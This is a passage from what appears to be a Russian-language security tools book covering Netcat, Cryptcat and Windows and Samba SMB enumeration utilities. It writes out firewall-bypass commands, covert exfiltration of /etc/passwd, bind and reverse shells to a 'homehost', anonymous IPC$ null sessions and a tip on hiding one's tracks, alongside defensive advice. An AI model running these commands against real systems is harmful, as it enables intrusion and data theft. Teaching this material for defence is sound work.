Некоторые брандмауэры разрешают входящий трафик от источника по 20 порту, который во внутренней сети передается адресату по более высоким номерам портов для обеспечения передачи файлов по FTP. Атака с использованием команды `nc -p 20 targethost 6000` позволит обеспечить доступ к X-серверу на хосте `targethost`, если брандмауэр плохо сконфигурирован. Таким способом можно имитировать ваше соединение как входящий FTP-запрос и проникнуть внутрь. Конечно, вы сможете получить доступ только к определенному подмножеству портов. Большинство администраторов брандмауэров исключают порт с номером 6000 из числа доступных портов, но вы по-прежнему можете искать другие службы, работающие на портах с номерами больше 1024, которые ответят на входящий запрос по порту с номером 20.

Подобные проблемы есть и у службы DNS. Практически все брандмауэры разрешают исходящие запросы DNS, но не обязательно разрешают входящие. Если вы работаете за брандмауэром, который разрешает и то и другое, вы можете использовать это, чтобы направить запрещенный трафик через брандмауэр, используя исходящий номер порта 53. Из-за брандмауэра, запустив команду `nc -p 53 targethost 9898`, вы сможете пройти фильтр, который обычно запрещает исходящий трафик персонального менеджера сообщений сети AOL (AOL Instant Messenger). Этим можно удовлетвориться, но вы можете увидеть, как с помощью Netcat можно воспользоваться плохо написанными правилами для брандмауэра.

Системные администраторы могут захотеть проверить промахи вроде этих. Для начала, вы запрещаете любой DNS- TCP-трафик, что позволяет закрыть многие проблемы с фильтрацией DNS. Заставляя пользователей использовать пассивный FTP, который не требует сервера для инициализации TCP-соединения с клиентом по порту с номером 20, вы полностью исключаете возможность проникновения в систему описанным выше способом.

Создание конвейеров данных: создай собственный FTP

Netcat позволяет создавать конвейеры данных. Какую выгоду можно извлечь из этой возможности?

Передача данных через фильтры. Подав входной и выходной файлы на оба конца конвейера, вы можете пересылать или копировать файлы из одной сети в другую, не используя никаких «официальных» протоколов передачи файлов. Если у вас есть доступ к программному интерпретатору на компьютере, но нет возможности запустить какой-либо способ передачи файлов из-за того, что с использованием фильтров заблокированы возможности FTP, NFS (Network File System) или Samba, у вас есть выбор.

На стороне, где находится исходный файл, запустите команду:

```
nc -l -u -p 55555 < file_we_want
```

А на стороне клиента попытайтесь выполнить:

```
nc -u -targethost 55555 > copy_of_file
```

Осуществив соединение, можно немедленно передать файл. Закончив передачу с помощью команды EOF (CTRL-C), вы получите свой файл в целости и сохранности.

Скрытая передача файлов. Взломщики могут использовать Netcat для передачи файлов вовне системы, не используя для этого способы, доступные для контроля. В то время как использование FTP или Secure copy (scp) оставляет следы в системном журнале, Netcat – нет.

```
nc -l -u -p 55555 < /etc/passwd
```

Когда взломщик соединяется с этим UDP-портом, то похищает файл /etc/passwd, не оставляя никаких следов (исключая случай, когда в тот же момент системный администратор выполнит команду ps (статистика выполняемых процессов) или команду netstat).

Перехват вывода приложений. Влезем снова в шкуру взломщика. Предположим, вы написали скрипт, который выводит информацию из некоторых важных системных файлов на стандартный вывод (passwd, group, inetd.conf, hosts.allow и т.д.) и выполняет некоторые системные команды для получения справочной информации (uname, ps, netstat). Назовем этот скрипт «sysinfo». Чтобы достичь цели, выполним:

```
nc -l -u -p 55555 -e sysinfo
```

или

```
sysinfo | nc -l -u -p 55555
```

Вы можете перехватить вывод этой команды и поместить его в файл с названием sysinfo.txt.

```
nc-u target 55555 > sysinfo.txt
```

В чем разница? Обе команды перенаправляют вывод скрипта с помощью конвейера на Netcat, находящийся в режиме прослушивания, таким образом, что данные пересылаются вне сети через установленное кем-то соединение. Опция `-e` «передает» ввод/вывод приложению, которое выполняется. Когда скрипт `sysinfo` завершит свой вывод (вместе с командой `EOF`), прослушивающая программа завершит работу, и то же самое произойдет с клиентом на другой принимающей стороне. В случае если скрипт `sysinfo` будет поставлен на входе конвейера, его вывод по-прежнему будет передаваться клиенту, но Netcat будет удерживать поток ввод/вывода. Клиент не получит на вход команду `EOF` и останется в ожидании передачи какой либо информации.

То же самое можно сказать и о «перевернутом» примере. Что будет, если вы работаете на машине, на которую передается информация, и хотите инициировать соединение с программой Netcat, находящейся в режиме прослушивания на вашей «домашней» машине? Если Netcat выполняет прослушивание на «домашнем» хосте, после запуска команды `nc -l -u -p 55555 > sysinfo.txt`, у вас вновь будут две возможности:

```
nc -u -e sysinfo homehost 55555
```

или

```
sysinfo | nc -u homehost 55555
```

Совет. В Unix-системах, если команда, которую вы хотите выполнить с использованием опции `-e`, находится вне текущей директории, из которой запущен Netcat, необходимо определить полное имя команды. Под управлением Windows Netcat может воспользоваться переменной `%PATH%` и не имеет таких ограничений.

Разница в использовании конвейера и состоит том, останется ли клиент открытым после того, как скрипт закончит свою работу. Использование опции `-e` указывает клиенту Netcat закончить работу немедленно после завершения работы скрипта `sysinfo`. Различие этих двух режимов работы становится совершенно очевидным, если вы хотите выполнить приложение на удаленном хосте и передать ввод/вывод через конвейер Netcat (как об этом говорилось в разделе «Получение удаленного доступа к командной оболочке»).

Захват контроля над приложением. В разделе «Получение удаленного доступа к командной оболочке» мы описывали, как запустить удаленный командный интерпретатор на Windows-машине. Тоже можно сделать и на Unix-машине.

```
nc -u -l -p 55555 -e /bin/sh
```

Установите соединение с использованием `nc -u targethost 55555`. Интерпретатор запустится (`/bin/sh`), и вы получите возможность взаимодей-

ствовать с командным интерпретатором через конвейер. Опция `-e` полностью обеспечивает передачу ввода/вывода командному интерпретатору. Имейте в виду, что эта команда должна выполняться циклом в скрипте, если вы хотите оставить «черный ход» в систему открытым после завершения работы командного интерпретатора. При выходе из командного интерпретатора Netcat закроется на обеих сторонах соединения, как только закончит работу `/bin/sh`. Для Windows-версии Netcat того же результата можно достичь, используя опцию `-l`.

Как и в предыдущем примере, вы можете посылать данные ввода/вывода локального приложения Netcat, находящегося в режиме прослушивания (`nc -u -l -p 55555`), просто набрав следующую команду.

```
nc -u -e /bin/sh homehost 55555
```

Вы можете делать это в любом интерактивном приложении с продержкой текстового ввода без режимов управления терминалом (текстовый редактор `vi`, к примеру, не будет работать).

Совет. Возможно, вы не захотите использовать telnet-клиент для соединения с Netcat, поскольку telnet вносит слишком большое возмущение в работу командного интерпретатора. Вместо этого используйте Netcat для соединения в клиентском режиме.

Установка ловушек

Это забавная страшилка для желающего стать взломщиком. Запустив экземпляр Netcat в режиме прослушивания портов, которые наиболее часто проверяются взломщиками на предмет незащищенности, вы можете ввести взломщика в заблуждение, убедив его, что вы делаете нечто, чего на самом деле нет. Если вы сделаете это аккуратно, то получите возможность поймать взломщика.

```
[root@originix nc]# ./nc -l -v -e fakemail.pl -p 25 >> traplog.txt
```

Ваш скрипт может передать на выход все, что угодно. После завершения соединения (с помощью команды EOF), скрипт должен быть запущен заново той же командой Netcat. Но если некто стал слишком любопытным, вы можете затопить атакующего любым мусором, какой вам только будет по душе. Если же вы предпочитаете быть более терпимым, то можете просто записать IP-адреса, с которых происходит атака, в файл `traplog.txt`.

Тестирование сетевого оборудования

Мы бы не хотели терять на этом слишком много времени. Вы можете использовать Netcat в качестве прослушивающего устройства на одном конце сети и попытаться установить с ним соединение с другого конца. Вы можете тестировать множество устройств (маршрутизаторы, бренд-

мауэры и т.д.) на установление соединения, проверяя, какой трафик они передают. Поскольку Netcat дает возможность осуществлять подмену IP-адресов, вы можете также проверять настройки брандмауэров, основанные на IP-адресах, и не потратите много времени на проверку удовлетворительной работы брандмауэра.

Вы также можете использовать опцию `-g`, чтобы проверить вашу сеть на предмет возможности осуществлять source routing. Большинство сетевых устройств можно сконфигурировать так, чтобы игнорировать эту возможность, поскольку ее использование почти всегда незаконно.

Сделай сам

Архив исходных текстов Netcat сопровождается несколькими командными скриптами и C-программами, демонстрирующими большинство возможных способов использования Netcat. При наличии некоторого опыта в программировании вы сами сможете изучить многие возможности Netcat. Обратите внимание на файлы RAEDME, которые так же, как и примеры, расположены в директориях DATA и SCRIPTS. Они натолкнут вас на мысли о том, что еще можно попробовать.

CRYPTCAT

Criptcat – это всего лишь созвучие, образованное примерно так: Netcat с шифрованием (netcat with encryption). Теперь вы можете шифровать созданные конвейеры, прокси и релеи. Взломщики могут скрывать порождаемый Netcat трафик так, что внимательным системным администраторам понадобится нечто большее, чем просто прослушивать сеть, чтобы понять, что происходит.

Cryptcat использует расширенную версию протокола шифрования Twofish. Аргументы командной строки у него те же, что и у Netcat. Естественно, не самая лучшая мысль использовать Cryptcat для сканирования портов или попыток соединения с системными службами, которые не используют тот же самый метод шифрования. Но при использовании Netcat в режиме прослушивания на одном конце, и еще одного для попыток соединения с ним, Cryptcat может предложить некоторые удобства, связанные с обеспечением безопасности соединения.

Вы можете загрузить Cryptcat по адресу <http://farm9.com/>.

Глава 2

Системные средства с открытым программным кодом: основы

Многие из наиболее часто используемых инструментальных средств, которые вам могут встретиться, включены в состав вашей операционной системы в качестве системных утилит или принадлежат к разряду программ с открытым исходным кодом и их можно свободно загрузить из сети. В этой главе мы рассмотрим некоторые основные средства.

Программы для работы с протоколом SMB (Server Message Block Protocol)

Когда пользователи вспоминают Windows и сети, они обязательно вспоминают про «Сетевое окружение», которое может быть открыто в окне «Моя сеть» в Windows 2000, Me и XP. Когда вы просматриваете сеть и получаете доступ к файлам, вы используете протокол, который называется Server Message Block Protocol (SMB). Большинство людей, которые открывают для общего доступа папки и файлы на своих компьютерах, надеются, что только члены их локальной сети имеют доступ к сетевым ресурсам, видимым в «Сетевом окружении». Однако, как и большинство утилит с графическим интерфейсом, сетевое окружение опирается на программу нижнего уровня, выполняемую в командной строке. Эта программа называется *net*, и сейчас самое время познакомиться с ней.

Реализация

Начнем с последовательного ознакомления с аргументами командной строки и их краткого описания, как это представлено в таблице 2-1. Мы будем следовать примерам использования наиболее важных команд и знакомиться с тем, что они делают. Наберите флаг */?* после любой из команд, приведенных в таблице, чтобы получить расширенную информацию о синтаксисе команды.

Табл. 2-1. Аргументы командной строки net

Командная строка	9x	NT	Me	2000	XP	Описание
net accounts	No	Yes	No	Yes	Yes	Определяет параметры политики доступа в систему, такие как срок действия пароля, историю паролей и политику блокировки и выхода из системы.
net computer	No	Yes	No	Yes	Yes	Добавляет или удаляет компьютеры в домен.
net config	Yes	Yes	Yes	Yes	Yes	Отображает текущую информацию о сервере и рабочей группе, включая имя компьютера, имя пользователя, версию программного обеспечения и имя домена.
net continue	No	Yes	No	Yes	Yes	Перезапускает приостановленную службу.
net diag	Yes	No	Yes	No	No	Отображает диагностическую информацию о соединениях оборудования в сети.
net file	No	Yes	No	Yes	Yes	Отображает имена всех открытых в настоящее время файлов и предоставляет возможность их закрытия.
net group	No	Yes	No	Yes	Yes	Установка свойств Общей группы Windows (только на контроллере домена).
net help	Yes	Yes	Yes	Yes	Yes	Выводит информацию о доступных командах.
net helpmsg	No	Yes	No	Yes	Yes	Выводит подробную информацию по номерам сообщений об ошибках.

Командная строка	9x	NT	Me	2000	XP	Описание
net init	Yes	No	Yes	No	No	Загружает драйверы протоколов и сетевых карт без присоединения их к Менеджеру протоколов Windows.
net localgroup	No	Yes	No	Yes	Yes	Конфигурирование свойств рабочей группы.
net name	No	Yes	No	Yes	Yes	Устанавливает имя, по которому компьютер будет получать сообщения.
net logoff	Yes	No	Yes	No	No	Закрывает соединение между вашим компьютером и сетевыми ресурсами, к которым вы были подсоединены.
net logon	Yes	No	Yes	No	No	Вход в домен или рабочую группу.
net password	Yes	No	Yes	No	No	Изменяет пароль для заданного пользователя.
net pause	No	Yes	No	Yes	Yes	Приостанавливает работу выполняющейся службы.
net print	Yes	Yes	Yes	Yes	Yes	Получение информации и управление очередью печати компьютера.
net send	No	Yes	No	Yes	Yes	Посылает сообщение другому пользователю или компьютеру в сети.
net session	No	Yes	No	Yes	Yes	Отображает список прерванных соединений между компьютером и другими устройствами в сети.

Командная строка	9x	NT	Me	2000	XP	Описание
net share	No	Yes	No	Yes	Yes	Создает, уничтожает или отображает список общих ресурсов.
net start	Yes	Yes	Yes	Yes	Yes	Запускает службу.
net statistics	No	Yes	No	Yes	Yes	Отображает статистику для сервера или рабочей станции, такую как использование сети, открытые файлы или задания на печати.
net stop	Yes	Yes	Yes	Yes	Yes	Останавливает работу службы.
net time	Yes	Yes	Yes	Yes	Yes	Отображает время, синхронизированное со специальным сервером времени в сети.
net use	Yes	Yes	Yes	Yes	Yes	Соединяется или отсоединяется от общих сетевых ресурсов; выводит информацию об общих сетевых ресурсах.
net user	No	Yes	No	Yes	Yes	Добавляет или удаляет пользователя.
net ver	Yes	No	Yes	No	No	Отображает информацию о версии редилятора вашей рабочей группы.
net view	Yes	Yes	Yes	Yes	Yes	Отображает список общих ресурсов для заданного компьютера или всех компьютеров подсети.

Как вы можете видеть, net – весьма богатое средство. Но, с точки зрения взломщика, две наиболее полезные функции этой программы – это net view и net use. Рассмотрим подробнее каждую из них.

net view. net view дает возможность получить информацию по двум ключевым моментам. Во-первых, задав имя домена или рабочей группы (как

их можно определить, используя `nbstat`, мы расскажем далее), вы можете увидеть все другие компьютеры, входящие в домен или рабочую группу. Затем вы можете использовать второй режим работы `net view`, для определения общих сетевых ресурсов на каждом хосте или в сети. Выглядит это так.

```
C:\WINDOWS\Desktop>net view /WORKGROUP: myworkgroup
```

Servers available in workgroup MYWORKGROUP.

Server name	Remark

\\BADMAN	The bad machine
\\BROCCOLI	Veggies are god for you
\\TECHSUPP	Don't call as – we call you
The command was completed successfully	

```
C:\WINDOWS\Desktop>net view \\badman
```

Shared resources at \\BADMAN

Sharename	Type	Comment

CDRW	Disk	
D	Disk	
HALF-LIFE	Disk	
INSTALL	Disk	
MP3S	Disk	
The command was completed successfully		

Примечание. Первая команда `net view /WORKGROUP` в Windows NT или 2000 не работает. Вместо этого используйте `net view /domain`.

Мы получили список машин в домене/рабочей группе и нашли несколько общих ресурсов на машине Badman. Видно, что для доступа открыты MP3, популярная игра-стрелялка, полностью диск D: и пишущий CD (CD-RW). Следующий логичный шаг, естественно, попытаться выяснить, можно ли подключиться к какому-либо из этих ресурсов.

Совет. Вам не обязательно знать имя домена или NetBios-имя для просмотра доступных общих ресурсов в системе. Вы можете использовать IP-адрес – `net view 192.168.1.101`. Это означает, что вы можете узнать все об общих ресурсах любого компьютера в сети, даже если он не отзывается по протоколу NetBIOS, закрытому брандмауэром.

net use. Теперь, когда нам известны имена общих ресурсов, попытаемся соединиться с ними, используя команду `net use`.

```
C:\>net use * \\badman\mp3
Drive E: is now connected to \\badman\mp3s
The command completed successfully
```

```
C:\>net use * \\badman\d
The password is invalid for \\badman\d.
```

```
Type the password for \\badman\d:
System error 86 has occurred.
```

The specified network password is not correct.

```
C:\>net view \\badman
Shared resources at \\BADMAN
```

The bad machine

Sharename	Type	Used as	Comment
CDRW	Disk		
D	Disk		
HALF-LIFE	Disk		
INSTALL	Disk		
MP3S	Disk	E:	

The command was completed successfully.

```
C:\>echo "hi" > e:\test-write-permission.txt
Network access is denied.
```

Совет. Вы можете назначить имя устройства только в том случае, если в системе включена опция совместного использования файлов и принтеров.

Мы смогли получить доступ к общему ресурсу MP3S и назначили ему следующее свободное имя устройства E:, о чем говорит символ * в командной строке net use. Однако у нас нет возможности создавать файлы на диске E:, поэтому мы имеем доступ только для чтения. Для доступа к ресурсу на запись нам необходимо ввести пароль или имя пользователя и пароль. В этом случае командная строка будет выглядеть так: net use /u:<username> <password>. Так что на самом деле мы не слишком далеко продвинулись. Мы можем сделать еще кое-что.

Доступ к ресурсу IPC\$ с использованием net use. Как оказалось, машины под управлением Windows NT и 2000 имеют «административный общий ресурс». Это не обычный общий ресурс, который отображается в Сетевом окружении. Его невозможно посмотреть с помощью net view (поскольку этот

файл скрытый, о чем говорит символ \$ на конце имени ресурса), но он существует. Если вы знаете пароль администратора для доступа к машине, то можете использовать команду `net use` для соединения с одним из таких административных ресурсов.

Дополнительный административный ресурс общего доступа сделан таким образом, что администратор домена может посылать команды взад-вперед между серверами. Этот ресурс называется IPC\$, что означает межпроцессное взаимодействие (InterProcess Communications)

Вы догадываетесь, что ресурс IPC\$ должен быть хорошо защищен с помощью административных полномочий. Но некоторые приложения в действительности требуют доступа к IPC\$ без аутентификации. Поздравляю, вы не сможете получить полное управление системой, если у вас нет полномочий Администратора, но, подключившись даже без административных полномочий, вы можете получить больше сведений, чем это было до настоящего момента.

Совет. Эти команды несколько различаются в разных версиях операционных систем семейства Windows. Воспользуйтесь флагом `/?`, чтобы получить полную информацию о синтаксисе команды и ее возможностях.

Следующий скрипт устойчиво создает достаточно привилегированный и с достаточно высокими полномочиями конвейер между вашей машиной и машиной с адресом 192.168.1.150:

```
C:\Windows\Desktop>net use 192.168.1.150\IPC$ "" /user: ""  
The command completed successfully
```

Теперь мы можем запускать некоторые другие утилиты на 192.169.1.150 из тех, которые были раньше недоступны, чтобы получить дополнительную информацию о системе. К такой информации относятся сведения об именах пользователей, групп, политик, системных идентификаторах (SIDs), и другой подобной информации. (См. гл. 7 с примерами утилит, которые вы можете использовать для получения информации после создания «нулевого» соединения с IPC\$.)

Совет. Убедитесь, что вы подчистили все за собой после соединения с этим системным ресурсом. Используйте `net use \\192.168.1.150\IPC$ /delete` для завершения соединения. Если этого не сделать, кто-нибудь обратит внимание на установленное соединение и вычислит ваш IP-адрес, используя команды `net session` или `nbstat -s`, которые уже коротко обсуждались.

Samba: взгляд со стороны Unix

Как и Windows, имеющая средства доступа к разделяемым ресурсам из командной строки посредством SMB, у Unix есть собственные средства

доступа к общим ресурсам на основе протокола NetBIOS. Samba включает в себя возможности и сервера и клиента для того, чтобы предоставить вам возможность определить общие сетевые ресурсы таким образом, чтобы Windows-клиенты могли видеть их в своем сетевом окружении и получить к ним доступ. В этом разделе мы сосредоточимся только на клиентской части этой программы, которая дает возможность получить доступ к общим ресурсам на основе протокола Server Message Block Protocol (SMB).

Smbclient

Smbclient можно представить себе, как аналог FTP-клиента для доступа к общим ресурсам на основе протокола SMB. Smbclient это практически тоже самое, что и net use под Windows. Рассмотрим несколько команд, которые вы можете попробовать.

Реализация. Во-первых, нам необходимо получить список доступных сетевых ресурсов. Мы можем использовать опцию `-L <hostname>` для просмотра доступных общих ресурсов для конкретного хоста, но если наш smbclient не может установить соответствие между именем NetBIOS и IP-адресом, нам необходимо использовать флаг `-I`. Можно также воспользоваться опцией `-N`, чтобы пропустить запрос на ввод паролей (так как нам хотелось бы получить информацию без них).

```
[jdoe@originix ~]$ smbclient -N -L badman -I 192.168.1.101
Added interface ip=192.168.1.101 bcast 192.168.1.255 nmask=255.255.255.0
```

Sharename	Type	Comment
MP3S	Disk	
HALF-LIFE	Disk	
CDRW	Disk	
INSTALL	Disk	
D	Disk	
IPSS\$	IPC	Remote Inter Process Communications

Server	Comment
BADMAN	The bad machine

Workgroup	Master
MYWORKGROUP	BADMAN

Не правда ли, вывод этой команды выглядит практически так же, как и вывод команды `net view` в предыдущем разделе. Исключая тот факт, что smbclient проинформировал нас о наличии общего ресурса IPC\$! Скры-

тые ресурсы невозможно спрятать от smbclient. Заметьте, что для этой команды нам действительно необходимо знать NetBIOS-имя машины. Без этого мы не смогли бы получить никакой информации.

Теперь посмотрим, что произойдет, если мы попробуем соединиться с общим ресурсом.

```
[jdoe@originix ~]$ smbclient //badman/mp3s -l 192.168.1.101
Added interface ip=192.168.1.100 bcast=192.168.1.255 nmask=255.255.255.0
Password:
smb: \> ls
Innocent.mp3          A 5269507 Set Feb 3 02:04:14 2001
Awake.mp3             A 7302760 Mon Feb 12 18:16:44 2001
River.mp3             A 5324800 Web Jan 3 19:04:12 2001
39060 blocks of size 524288. 18784 blocks available
```

Мы применили пустой пароль и попали внутрь. Теперь мы можем использовать стандартные FTP-команды (get, put, ls), чтобы определить, можем ли мы читать или писать файлы в этот ресурс. Если мы хотим подключиться к ресурсу под именем пользователя, то можно использовать опцию `-U <username>`.

Совет. Если для подключения к общему ресурсу требуется пароль, вы можете ввести пароль в командной строке, вместо того, чтобы вводить его по запросу. Однако это не самая хорошая мысль – оставлять в системном журнале ваш пароль в виде текста.

Можем ли мы использовать smbclient для открытия нулевой сессии с ресурсом IPC\$? Уверены, что да. Однако сделать это несколько сложнее. Дело в том, что IPC\$ – это конвейер, а не брандмауэр, поэтому smbclient не в состоянии установить такое соединение. Вам следует использовать grsclient, включенный в состав дистрибутива Samba, чтобы соединиться с ресурсом IPC\$.

Nmblookup

Мы говорили о необходимости знать NetBIOS-имена. Эта утилита поможет нам найти требуемую информацию.

Реализация. Посмотрим, что произойдет, если мы запустим nmblookup для 192.168.1.101

```
[jdoe@originix ~]$ nmblookup -A 192.168.1.101
Sending queries to 192.168.1.255
Looking up status of 192.168.1.101
received 8 names
BADMAN          <00>          B <ACTIVE>
MYWORKGROUP     <00> <GROUP>    B <ACTIVE>
BADMAN          <03>          B <ACTIVE>
```

BADMAN	<20>	B <ACTIVE>
MYWORKGROUP	<1e> <GROUP>	B <ACTIVE>
JOEUSER	<03>	B <ACTIVE>
MYWORKGROUP	<1e> <GROUP>	B <ACTIVE>
.._MSBROWSE_..	<01> <GROUP>	B <ACTIVE>

num_good_sends=0 num_good_receives=0

Не совсем то, на что мы надеялись. У нас есть несколько имен, но как определить, что есть что. В данном примере достаточно просто понять, что имя хоста, который нам нужен, это BADMAN. Вывод этой команды практически идентичен выводу команды `nbtstat -A`. Несколько позже мы поговорим о смысле каждого конкретного имени в разделе «NBTSTAT».

Если нам нужен другой способ поиска IP-адреса NetBIOS-имени, мы можем сделать следующее.

```
[jdoe@originix ~]$ nmblookup badman
Sending queries to 192.168.1.255
192.168.1.101badman<00>
```

Если мы добавим флаг `-S`, `nmblookup` добавит ту же самую информацию, которую выводил с использованием опции `-A`.

`Nmblookup` использует несколько разных методов в попытке установить соответствие между именами (в соответствии с конфигурацией `smb.conf`). Доступны методы WINS или `lmhosts`, DNS или `hosts`, или широковещательный запрос (`broadcast`) (который требует, чтобы цель находилась в той же подсети).

Автоматизация процесса

Понятно, что можно многое сделать с общим ресурсом, который вы однажды обнаружили. Есть доступные программы-сканеры «`smbscan`», как для Windows, так и для Unix, которые просматривают заданные интервалы IP-адресов с целью поиска общих ресурсов и попыток соединения с ними. Эти утилиты просто используют рассмотренный выше метод в большем масштабе. Мы поговорим еще об этих утилитах в гл. 7.

NBTSTAT

Мы сделали обзор некоторых средств, с помощью которых можно соединиться с Windows-компьютерами или общими SMB-ресурсами. Но с точки зрения взломщика, ему необходимо собирать информацию о нахождении исследуемых систем и получать сведения о полномочиях для доступа. NBTSTAT может в этом помочь.

NBTSTAT – Windows-утилита, работающая из командной строки, которая может быть использована для отображения информации о NetBIOS-соединениях и таблицах имен. NBTSTAT может собирать такую информацию, как MAC-адреса, имена NetBIOS, доменные имена, и

о других активных пользователях. Эта утилита разработана, как средство для системных администраторов; однако, как и многие сетевые утилиты, она может быть использована для темных целей, как мы скоро сможем убедиться.

Реализация

Набрав в командной строке Windows `nbtstat`, мы увидим информацию об использовании этой утилиты.

```
C:\WINDOWS\Desktop>nbtstat
```

Displays protocol statistics and current TCP/IP connections using NBT (NetBIOS over TCP/IP).

```
NBTSTAT [-a RemoteName] [-A IP address] [-c] [-n]
        [-r] [-R] [-s] [S] [interval] ]
```

-a (adapter status)	выдает список таблицы имен удаленной машине по ее имени.
-A (Adapter status)	выдает список таблицы имен удаленной машине по ее IP-адресу.
-c (cache)	список содержимого кэша удаленной машины, включая ее IP-адрес.
-n (names)	список локальных NetBIOS-имен.
-r (resolved)	список имен, найденных через широковещательный запрос и WINS.
-R (Reload)	сбрасывает и перезагружает удаленную таблицу имен.
-S (Sessions)	выводит таблицу сессий, установленных с заданным IP-адресом.
-s (sessions)	выводит таблицу сессий, преобразуя заданные IP-адреса в имена хостов на основе содержимого файла hosts.
-RR (ReleaseRefresh)	отсылает на WINS пакеты Release names, а затем выполняет обновление.

RemoteName	имя удаленной машины.
IP-address	десятичное представление IP-адреса.
Interval	обновление выведенной статистики. Промежуток в секундах между обновлением информации. Нажмите Ctrl-C для завершения обновления.

```
C:\WINDOWS\Desktop>
```

Если мы работаем на локальной машине, то можем использовать NBTSTAT для мониторинга информации о нашей локальной сессии, проверять и сбрасывать кэш WINS-имен, делая все это в режиме реального времени, задав интервал (в секундах) в конце командной строки. Напри-

мер, команда `nbtstat -S 2` позволит осуществлять мониторинг текущих открытых NetBIOS-сессий, установленных между локальной системой и другими машинами в сети, и будет обновлять эту информацию каждые две секунды.

`C:\WINDOWS\Desktop>nbtstat -S 2`

NetBIOS Connections Table

LocalName	State	In/Out	Remote Host	Input	Output
WINBOX	<03> Listening				
WINBOX	Connected	in	192.168.1.102	10Kb	208Kb
WINBOX	Listening				
WINBOX	<03> Listening				

В этой таблице показано, что кто-то соединился с одним из наших общих ресурсов с адреса 192.168.1.102. Теперь мы можем отслеживать эти действия.

Более сильная сторона NBTSTAT, тем не менее, проявляется, когда его используют с опциями `-a` и `-A` для конкретного хоста. Посмотрим, какую информацию мы можем получить о нашем друге с адресом 192.168.1.102.

`C:\WINDOWS\Desktop>nbtstat -A 192.168.1.102`

NetBIOS Remote Machine Name Table

Name	Type	Status
MYCOMPUTER	<00> UNIQUE	Registered
MYDOMAIN	<00> GROUP	Registered
MYCOMPUTER	<03> UNIQUE	Registered
MYCOMPUTER	<20> UNIQUE	Registered
MYDOMAIN	<1E> GROUP	Registered
MYUSER	<03> UNIQUE	Registered
MYDOMAIN	<1D> GROUP	Registered
.._MSBROUSE_.	<01> GROUP	Registered

MAC Address = 00-50-DA-E9-87-5F

`C:\WINDOWS\Desktop>`

NBTSTAT вернул таблицу имен, содержащую список активных NetBIOS служб конкретного хоста. Однако прежде чем мы сможем извлечь что-нибудь полезное из этой таблицы, нам необходимо немного познакомиться с протоколом NetBIOS.

Мы должны понять смысл имен, приведенных в списке, и рассмотреть комбинацию символов кодов NetBIOS (<##>) и значений типов. Во-первых, мы видим комбинацию <00> UNIQUE. Это NetBIOS-код означает, что служба выполняется и отображает список системных имен NetBIOS. Таким образом, мы можем понять, что имя системы – MYCOMPUTER.

В следующей строке стоит последовательность <00> GROUP. Это означает, что данная строка относится к рабочей группе или домену. В нашем случае запись относится к домену MYDOMAIN.

Третья строка содержит код <03>, который используется для обозначения службы передачи сообщений. И вновь в этой строке присутствует имя компьютера. Но если мы видим код <03> вместе с именем компьютера, это означает, что нам должен повстречаться этот код в нижней части таблицы в сопровождении другого имени. Как и предполагалось, в седьмой строке мы видим имя MYUSER. Это означает, что код NetBIOS <03> в таблице всегда встречается попарно (сопровождая как NetBIOS-имя компьютера, так и имя работающего пользователя). Вы можете действовать методом исключения, чтобы понять какое имя к чему относится.

Изучение значений NetBIOS-кодов в этой книге не предусмотрено, поэтому в таблице 2-2 приведено несколько наиболее общих кодов. За более подробной информацией можете обратиться по адресу: <http://jcifs.samba.org/src/docs/nbtcodes.html>.

Табл. 2-2. Общие коды NetBIOS

Имя	Код	Назначение
<computer_name>	00	Служба рабочей станции.
<computer_name>	01	Служба передачи сообщений.
<\\--__MSBROUSE__>	01	Мастер-броузер.
<computer_name>	03	Служба передачи сообщений.
<computer_name>	06	Служба сервера RAS.
<computer_name>	20	Служба файлового сервера.
<computer_name>	21	Служба клиента сервера RAS.
<computer_name>	BE	Агент мониторинга сети.
<computer_name>	BF	Приложение мониторинга сети.
<username>	03	Служба передачи сообщений.
<domain>	00	Доменное имя.
<domain>	1B	Мастер-броузер домена.
<domain>	1C	Контроллер домена.
<domain>	1D	Мастер-броузер.
<domain>	1E	Выбор сервиса броузера.
<INet-Services>	1C	IIS (Internet information Server).
<IS-computer_name>	00	IIS (Internet information Server).

Мы использовали NBTSTAT для получения некоторой весьма полезной информации. Мы знаем имя домена, к которому принадлежит машина, а также имя пользователя в системе. Все, что нам еще нужно – это пароль.

В отличие от немаршрутизируемого протокола NetBIOS, NBT – маршрутизируемый протокол. Воспользовавшись флагом `-A`, мы можем запустить NBTSTAT для анализа любой машины, имеющей выход в интернет и получить доступ к ее NBT-трафику, который пересылается через порты 137, 138, и 139.

Получение MAC-адресов

Еще одна разновидность информации, которую можно получить с помощью NBTSTAT – это аппаратные Ethernet-адреса (или MAC-адреса). В нашем случае IP-адресу 192.168.1.102 соответствует MAC-адрес 00-50-DA-E9-87-5F. MAC-адрес состоит из 48 бит информации и включает в себя 12 шестнадцатеричных чисел или шесть октетов. Первые (считая слева) 6 цифр (три октета) представляют собой серийный номер интерфейса конкретного поставщика оборудования. Первые шесть цифр считаются уникальным идентификатором производителя (Organizationally Unique Index OUI).

Ниже приведены несколько примеров наиболее распространенных кодов OUI.

- SUN MICROSYSTEMS INC. (08-00-20)
- The Linksys Group, Inc. (00-06-25)
- 3COM CORPORATION (00-50-DA)
- VMWARE, Inc. (00-50-56)

В нашем примере, система имела MAC-адрес 00-50-DA-E9-87-5F. Это означает, что производителем сетевого интерфейса была фирма 3COM (00-50-DA). MAC-адрес 08-00-20-00-07-E1 означает, что производителем сетевого интерфейса была компания Sun Microsystems (08-00-20), а MAC-адрес 00-06-25-51-CC-77 свидетельствует, что интерфейс сделан фирмой Linksys.

Выполненная в системе команда `nbtstat` показывает следующее:

```
C:\>nbtstat -A 192.168.1.47
```

NetBIOS Remote Machine Name Table

Name	Type	Status
NT4SERVER	<00> UNIQUE	Registered
Inet-Services	<1C> GROUP	Registered
IS-NT4SERVER...	<00> UNIQUE	Registered
NT4SERVER	<20> UNIQUE	Registered

WORKGROUP	<00> GROUP	Registered
NT4SERVER	<03> UNIQUE	Registered
WORKGROUP	<1E> GROUP	Registered
WORKGROUP	<1D> UNIQUE	Registered
.._MCBROUSE_..	<01> GROUP	Registered
ADMINISTRATOR	<03> UNIQUE	Registered

MAC Address = 00-50-56-40-4C-23

Эта машина называется NT4SERVER и имеет MAC-адрес 00-50-56-40-4C-23. По значению OUI (00-50-56) можно определить, что производителем сетевого интерфейса является компания VMware, Inc. VMware производит программное обеспечение, реализующее виртуальные машины для серверов и настольных компьютеров (см. главу 4), что говорит о том, что система, с которой мы общаемся, возможно, виртуальный NT-Сервер, запущенный под управлением другой операционной системы на хосте.

